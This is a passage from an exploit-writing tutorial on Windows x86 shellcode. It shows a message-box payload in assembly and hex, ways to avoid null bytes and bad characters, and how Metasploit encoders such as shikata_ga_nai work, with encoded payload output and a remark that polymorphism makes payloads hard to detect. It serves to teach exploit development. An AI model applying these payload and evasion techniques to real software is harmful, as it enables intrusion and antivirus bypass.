
Output :

```
C:\shellcode>pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";

Number of null bytes : 2
```

Paste this code in the C “shellcodetest” application, make/compile and run :



Ah – ok – that is a lot easier.

From this point forward in this tutorial, we'll continue to write our shellcode directly in assembly code. If you were having a hard time understanding the asm code above, then stop reading now and go back. The assembly used above is really basic and it should not take you a long time to really understand what it does.

Dealing with null bytes

When we look back at the bytecode that was generated so far, we noticed that they all contain null bytes. Null bytes may be a problem when you are overflowing a buffer, that uses null byte as string terminator. So one of the main requirements for shellcode would be to avoid these null bytes.

There are a number of ways to deal with null bytes : you can try to find alternative instructions to avoid null bytes in the code, reproduce the original values, use an encoder, etc

Alternative instructions & instruction encoding

At a certain point in our example, we had to set eax to zero. We could have used mov eax,0 to do this, but that would have resulted in "\xc7\xc0\x00\x00\x00\x00". Instead of doing that, we used "xor eax,eax". This gave us the same result and the opcode does not contain null bytes. So one of the techniques to avoid null bytes is to look for alternative instructions that will produce the same result.

In our example, we had 2 null bytes, caused by the fact that we needed to terminate the strings that were pushed on the stack. Instead of putting the null byte in the push instruction, perhaps we can generate the null byte on the stack without having to use a null byte.

This is a basic example of what an encoder does. It will, at runtime, reproduce the original desired values/opcodes, while avoiding certain characters such as null bytes.

There are 2 ways to fixing this null byte issue : we can either write some basic instructions that will take care of the 2 null bytes (basically use different instructions that will end up doing the same), or we can just encode the entire shellcode.

We'll talk about payload encoders (encoding the entire shellcode) in one of the next chapters, let's look at manual instruction encoding first.

Our example contains 2 instructions that have null bytes :

"\x68\x6c\x61\x6e\x00"

and

"\x68\x61\x6e\x20\x00"

How can we do the same (get these strings on the stack) without using null bytes in the bytecode ?

Solution 1 : reproduce the original value using add & sub

What if we subtract 11111111 from 006E616C (= EF5D505B) , write the result to EBX, add 11111111 to EBX and then write it to the stack ? No null bytes, and we still get what we want.

So basically, we do this

- Put EF5D505B in EBX
- Add 11111111 to EBX
- push ebx to stack

Do the same for the other null byte (using ECX as register)

In assembly :

```
[BITS 32]


XOR EAX,EAX
MOV EBX,0xEF5D505B
ADD EBX,0x11111111     ;add 11111111
;EBX now contains last part of "Corelan"
PUSH EBX               ;push it to the stack
PUSH 0x65726f43
MOV EBX,ESP            ;save pointer to "Corelan" in EBX


;push "You have been pwned by Corelan"
MOV ECX,0xEF0F5D50
```

```
ADD ECX,0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP        ;save pointer to "You have been..." in ECX

PUSH EAX           ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI            ;MessageBoxA

XOR EAX,EAX        ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX            ;ExitProcess(0)
```

Of course, this increases the size of our shellcode, but at least we did not have to use null bytes.

After compiling the asm file and extracting the bytes from the bin file, this is what we get :

```
C:\shellcode>perl pveReadbin.pl msgbox2.bin
Reading msgbox2.bin
Read 92 bytes
```

"\x31\xc0\xbb\x5b\x50\x5d\xef\x81"

"\xc3\x11\x11\x11\x11\x53\x68\x43"

"\x6f\x72\x65\x89\xe3\xb9\x50\x5d"

"\x0f\xef\x81\xc1\x11\x11\x11\x11"

"\x51\x68\x6f\x72\x65\x6c\x68\x62"

"\x79\x20\x43\x68\x6e\x65\x64\x20"

"\x68\x6e\x20\x70\x77\x68\x20\x62"

"\x65\x65\x68\x68\x61\x76\x65\x68"


"\x59\x6f\x75\x20\x89\xe1\x50\x53"

"\x51\x50\x50\xbe\xea\x07\x45\x7e"

"\xff\xe6\x31\xc0\x50\xb8\x12\xcb"

"\x81\x7c\xff\xe0";

Number of null bytes : 0



To prove that it works, we'll load our custom shellcode in a regular exploit, (on XP SP3, in an application that has user32.dll loaded already)… an application such as Easy RM to MP3 Converter for example. (remember tutorial 1 ?)



A similar technique (to the one explained here) is used in in certain encoders… If you extend this technique, it can be used to reproduce an entire payload, and you could limit the character set to for example alphanumerical characters only. A good example on what I mean with this can be found in tutorial 8.

There are many more techniques to overcome null bytes :

Solution 2 : sniper : precision-null-byte-bombing

A second technique that can be used to overcome the null byte problem in our shellcode is this :

- put current location of the stack into ebp
- set a register to zero
- write value to the stack without null bytes (so replace the null byte with something else)
- overwrite the byte on the stack with a null byte, using a part of a register that already contains null, and referring to a negative offset from ebp. Using a negative offset will result in \xff bytes (and not \x00 bytes), thys bypassing the null byte limitation

[BITS 32]

XOR EAX,EAX ;set EAX to zero

MOV EBP,ESP ;set EBP to ESP so we can use negative offset

PUSH 0xFF6E616C ;push part of string to stack

MOV [EBP-1],AL ;overwrite FF with 00

PUSH 0x65726f43 ;push rest of string to stack

MOV EBX,ESP ;save pointer to "Corelan" in EBX

PUSH 0xFF206E61 ;push part of string to stack

MOV [EBP-9],AL ;overwrite FF with 00

PUSH 0x6c65726f ;push rest of string to stack

PUSH 0x43207962

PUSH 0x2064656e

PUSH 0x7770206e

PUSH 0x65656220

PUSH 0x65766168

PUSH 0x20756f59

```
MOV ECX,ESP        ;save pointer to "You have been..." in ECX

PUSH EAX           ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI            ;MessageBoxA

XOR EAX,EAX        ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX            ;ExitProcess(0)
```

Solution 3 : writing the original value byte by byte

This technique uses the same concept as solution 2, but instead of writing a null byte, we start off by writing nulls bytes to the stack (xor eax,eax + push eax), and then reproduce the non-null bytes by writing individual bytes to negative offset of ebp

- put current location of the stack into ebp
- write nulls to the stack (xor eax,eax and push eax)
- write the non-null bytes to an exact negative offset location relative to the stack's base pointer (ebp)

Example :

```
[BITS 32]

XOR EAX,EAX    ;set EAX to zero
MOV EBP,ESP    ;set EBP to ESP so we can use negative offset
PUSH EAX
```

MOV BYTE [EBP-2],6Eh ;

MOV BYTE [EBP-3],61h ;

MOV BYTE [EBP-4],6Ch ;

PUSH 0x65726f43 ;push rest of string to stack

MOV EBX,ESP ;save pointer to "Corelan" in EBX

It becomes clear that the last 2 techniques will have a negative impact on the shellcode size, but they work just fine.

Solution 4 : xor

Another technique is to write specific values in 2 registers, that will – when an xor operation is performed on the values in these 2 registers, produce the desired value.

So let's say you want to put 0x006E616C onto the stack, then you can do this :

Open windows calculator and set mode to hex

Type 777777FF

Press XOR

Type 006E616C

Result : 77191693

Now put each value (777777FF and 77191693) into 2 registers, xor them, and push the resulting value onto the stack :

[BITS 32]

MOV EAX,0x777777FF

MOV EBX,0x77191693

XOR EAX,EBX ;EAX now contains 0x006E616C

PUSH EAX ;push it to stack

PUSH 0x65726f43 ;push rest of string to stack

MOV EBX,ESP ;save pointer to "Corelan" in EBX

MOV EAX,0x777777FF

MOV EDX,0x7757199E ;Don't use EBX because it already contains

;pointer to previous string

```
XOR EAX,EDX     ;EAX now contains 0x00206E61
PUSH EAX        ;push it to stack
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP     ;save pointer to "You have been..." in ECX

XOR EAX,EAX     ;set EAX to zero
PUSH EAX        ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI         ;MessageBoxA

XOR EAX,EAX     ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX         ;ExitProcess(0)
```

Remember this technique – you'll see an improved implementation of this technique in the payload encoders section.

Solution 5 : Registers : 32bit -> 16 bit -> 8 bit

We are running Intel x86 assembly, on a 32bit CPU. So the registers we are dealing with are 32bit aligned to (4 byte), and they can be referred to by using 4 byte, 2 byte or 1 byte annotations : EAX ("Extended" …) is 4byte, AX is 2 byte, and AL(low) or AH (high) are 1 byte.

So we can take advantage of that to avoid null bytes.

Let's say you need to push value 1 to the stack.

PUSH 0x1

The bytecode looks like this :

\x68\x01\x00\x00\x00

You can avoid the null bytes in this example by :

- clear out a register
- add 1 to the register, using AL (to indicate the low byte)
- push the register to the stack

Example :

XOR EAX,EAX

MOV AL,1

PUSH EAX

or, in bytecode :

\x31\xc0\xb0\x01\x50

let's compare the two:

[BITS 32]

PUSH 0x1


INT 3

XOR EAX,EAX

MOV AL,1

PUSH EAX

INT 3



Both bytecodes are 5 bytes, so avoiding null bytes does not necessarily mean your code will increase in size.

You can obviously use this in many ways – for example to overwrite a character with a null byte, etc)

Technique 6 : using alternative instructions

Previous example (push 1) could also be written like this

XOR EAX,EAX

INC EAX

PUSH EAX

\x31\xc0\x40\x50

(=> only 4 bytes… so you can even decrease the number of bytes by being a little bit creative)

or you could try even do this :

\x6A\x01

This will also perform PUSH 1 and is only 2 bytes…

Technique 7 : strings : from null byte to spaces & null bytes

If you have to write a string to the stack and end it with a null byte, you can also do this :

- write the string and use spaces (0x20) at the end to make everything 4 byte aligned
- add null bytes

Example : if you need to write “Corelan” to the stack, you can do this :

```
PUSH 0x006e616c     ;push "Corelan" to stack
PUSH 0x65726f43
```

but you can also do this : (use space instead of null byte, and then push null bytes using a register)

```
XOR EAX,EAX
PUSH EAX
PUSH 0x206e616c     ;push "Corelan " to stack
PUSH 0x65726f43
```

Conclusion :

These are just a few of many techniques to deal with null bytes. The ones listed here should at least give you an idea about some possibilities if you have to deal with null bytes and you don't want to (or – for whatever reason – you cannot) use a payload encoder.

Encoders : Payload encoding

Of course, instead of just changing individual instructions, you could use an encoding technique that would encode the entire shellcode. This technique is often used to avoid bad characters… and in fact, a null byte can be considered to be a bad character too.

So this is the right time to write a few words about payload encoding.

(Payload) Encoders

Encoders are not only used to filter out null bytes. They can be used to filter out bad characters in general (or overcome a character set limitation)

Bad characters are not shellcode specific – they are exploit specific. They are the result of some kind of operation that was executed on your payload before your payload could get executed. (For example replacing spaces with underscores, or converting input to uppercase, or in the case of null bytes, would change the payload buffer because it gets terminated/truncated)

How can we detect bad characters ?

Detecting bad characters

The best way to detect if your shellcode will be subject to a bad character restriction is to put your shellcode in memory, and compare it with the original shellcode, and list the differences.

You obviously could do this manually (compare bytes in memory with the original shellcode bytes), but it will take a while.

You can also use one of the debugger plugins available :

windbg : byakugan (see exploit writing tutorial part 5)


or Immunity Debugger : pvefindaddr :

First, write your shellcode to a file (pveWritebin.pl – see earlier in this document)… write it to c:\tmp\shellcode.bin for example

Next, attach Immunity Debugger to the application you are trying to exploit and feed the payload (containing the shellcode) to this application.

When the application crashes (or stops because of a breakpoint set by you), run the following command to compare the shellcode in file with the shellcode in memory :

!pvefindaddr compare c:\tmp\shellcode



If bad characters would have been found (or the shellcode was truncated because of a null byte), the Immunity Log window will indicate this.

If you already know what your bad chars are (based on the type of application, input, buffer conversion, etc), you can use a different technique to see if your shellcode will work.

Suppose you have figured out that the bad chars you need to take care of are 0x48, 0x65, 0x6C, 0x6F, 0x20, then you can use skylined's beta3 utility again. You need to have a bin file again (bytecode written to file) and then run the following command against the bin file :

beta3.py --badchars 0x48,0x65,0x6C,0x6F,0x20 shellcode.bin

If one of these "bad chars" are found, their position in the shellcode will be indicated.

Encoders : Metasploit

When the data character set used in a payload is restricted, an encoder may be required to overcome those restrictions. The encoder will either wrap the original code, prepend it with a decoder which will reproduce the original code at runtime, or will modify the original code so it would comply with the given character set restrictions.

The most commonly used shellcode encoders are the ones found in Metasploit, and the ones written by skylined (alpha2/alpha3).

Let's have a look at what the Metasploit encoders do and how they work (so you would know when to pick one encoder over another).

You can get a list of all encoders by running the ./msfencode -l command. Since I am targetting the win32 platform, we are only going to look at the ones that we written for x86

./msfencode -l -a x86

Framework Encoders (architectures: x86)

==========

Name	Rank	Description
generic/none	normal	The "none" Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

The default encoder in Metasploit is shikata_ga_nai, so we'll have a closer look at that one.

x86/shikata_ga_nai

Let's use our original message shellcode (the one with null bytes) and encode it with shikata_ga_nai, filtering out null bytes :

Original shellcode

C:\shellcode>perl pveReadbin.pl msgbox.bin

Reading msgbox.bin

Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"

"\x72\x65\x89\xe3\x68\x61\x6e\x20"

"\x00\x68\x6f\x72\x65\x6c\x68\x62"

"\x79\x20\x43\x68\x6e\x65\x64\x20"

"\x68\x6e\x20\x70\x77\x68\x20\x62"

"\x65\x65\x68\x68\x61\x76\x65\x68"

"\x59\x6f\x75\x20\x89\xe1\x31\xc0"

"\x50\x53\x51\x50\x50\xbe\xea\x07"

"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"

"\x12\xcb\x81\x7c\xff\xe0";

I wrote these bytes to /pentest/exploits/shellcode.bin and encoded them with shikata_ga_nai :

./msfencode -b '\x00' -i /pentest/exploits/shellcode.bin -t c

[*] x86/shikata_ga_nai succeeded with size 105 (iteration=1)

unsigned char buf[] =

"\xdb\xc9\x29\xc9\xbf\x63\x07\x01\x58\xb1\x14\xd9\x74\x24\xf4"

"\x5b\x83\xc3\x04\x31\x7b\x15\x03\x7b\x15\x81\xf2\x69\x34\x24"

"\x93\x69\xac\xe5\x04\x18\x49\x60\x39\xb4\xf0\x1c\x9e\x45\x9b"

"\x8f\xac\x20\x37\x27\x33\xd2\xe7\xf4\xdb\x4a\x8d\x9e\x3b\xfb"

"\x23\x7e\x4c\x8c\xd3\x5e\xce\x17\x41\xf6\x66\xb9\xff\x63\x1f"


"\x60\x6f\x1e\xff\x1b\x8e\xd1\x3f\x4b\x02\x40\x90\x3c\x1a\x88"

"\x17\xf8\x1c\xb3\xfe\x33\x21\x1b\x47\x21\x6a\x1a\xcb\xb9\x8c";


(Don’t worry if the output looks different on your system – you’ll understand why it could be different in just a few moments)

(Note : Encoder increased the shellcode from 78 bytes to 105.)

Loaded into the debugger (using the testshellcode.c application), the encoded shellcode looks like this :



As you step through the instructions, the first time the XOR instruction (XOR DWORD PTR DS:[EBX+15],EDI is executed, an instruction below (XOR EDX,93243469) is changed to a LOOPD instruction :



From that point forward, the decoder will loop and reproduce the original code… that's nice, but how does this encoder/decoder really work ?

The encoder will do 2 things :

1. it will take the original shellcode and perform XOR/ADD/SUB operations on it. In this example, the XOR operation starts with an initial value of 58010763 (which is put in EDI in the decoder). The XORed bytes are written after the decoder loop.

2. it will produce a decoder that will recombine/reproduce the original code, and write it right below the decoding loop. The decoder will be prepended to the xor'ed instructions. Together, these 2 components make the encoded payload.

When the decoder runs, the following things happen :

- FCMOVNE ST,ST(1) (FPU instruction, needed to make FSTENV work – see later)
- SUB ECX,ECX
- MOV EDI,58010763 : initial value to use in the XOR operations

- MOV CL,14 : sets ECX to 00000014 (used to keep track of progress while decoding). 4 bytes will be read at a time, so 14h x 4 = 80 bytes (our original shellcode is 78 bytes, so this makes sense).
- FSTENV PTR SS: [ESP-C] : this results in getting the address of the first FPU instruction of the decoder (FCMOVNE in this example). The requisite to make this instruction work is that at least one FPU instruction is executed before this one – doesn't matter which one. (so FLDPI should work too)
- POP EBX : the address of the first instruction of the decoder is put in EBX (popped from the stack)

It looks like the goal of the previous instructions was : "get the address of the begin of the decoder and put it in EBX" (GetPC – see later), and "set ECX to 14".

Next, we see this :

- ADD EBX,4 : EBX is increased with 4
- XOR DWORD PTR DS: [EBX+15], EDI : perform XOR operation using EBX+15 and EDI, and write the result at EBX+15. The first time this instruction is executed, a LOOPD instruction is recombined.
- ADD EDI, DWORD PTR DS:[EBX+15] : EDI is increased with the bytes that were recombined at EBX+15, by the previous instruction.


Ok, it starts to make sense. The first instructions in the decoder were used to determine the address of the first instruction of the decoder, and defines where the loop needs to jump back to. That explains why the loop instruction itself was not part of the decoder instructions (because the decoder needed to determine it's own address before it could write the LOOPD instruction), but had to be recombined by the first XOR operation.

From that point forward, a loop is initiated and results are written to EBX+15 (and EBX is increased with 4 each iteration). So the first time the loop is executed, after EBX is increased with 4, EBX+15 points just below the loopd instruction (so the decoder can use EBX (+15) as register to keep track of the location where to write the decoded/original shellcode). As shown above, the decoding loop consists of the following instructions :

ADD EBX,4


XOR DWORD PTR DS: [EBX+15], EDI

ADD EDI, DWORD PTR DS: [EBX+15]



Again, the XOR instruction will produce the original bytes and write them at EBX+15. Next, the result is added to EDI (which is used to XOR the next bytes in the next iteration)…

The ECX register is used to keep track of the position in the shellcode(counts down). When ECX reaches 1, the original shellcode is reproduced below the loop, so the jump (LOOPD) will not be taken anymore, and the original code will get executed (because it is located directly after the loop)



Ok, look back at the description of the encoder in Metasploit :


Polymorphic XOR Additive Feedback Encoder

We know where the XOR and Additive words come from… but what about Polymorphic ?

Well, every time you run the encoder, some things change

- the value that is put in ESI changes
- the place of the instructions to get the address of the start of the decoder changes
- the registers used to keep track of the position (EBX in our example above, EDX in the screenshot below) varies.

In essence, the order of the intructions before the loop change, and the variable values (registers, value of ESI) changes too.



This makes sure that, every time you create an encoded version of the payload, most of the bytes will be different (without changing the overall concept behind the decoder), which makes this payload “polymorphic” / hard to get detected.

x86/alpha_mixed

Encoding our example msgbox shellcode with this encoder produces a 218 byte encoded shellcode :

./msfencode -e x86/alpha_mixed -b '\x00' -i /pentest/exploits/shellcode.bin -t c

[*] x86/alpha_mixed succeeded with size 218 (iteration=1)

unsigned char buf[] =

"\x89\xe3\xda\xc3\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x49\x49"

"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"

"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"

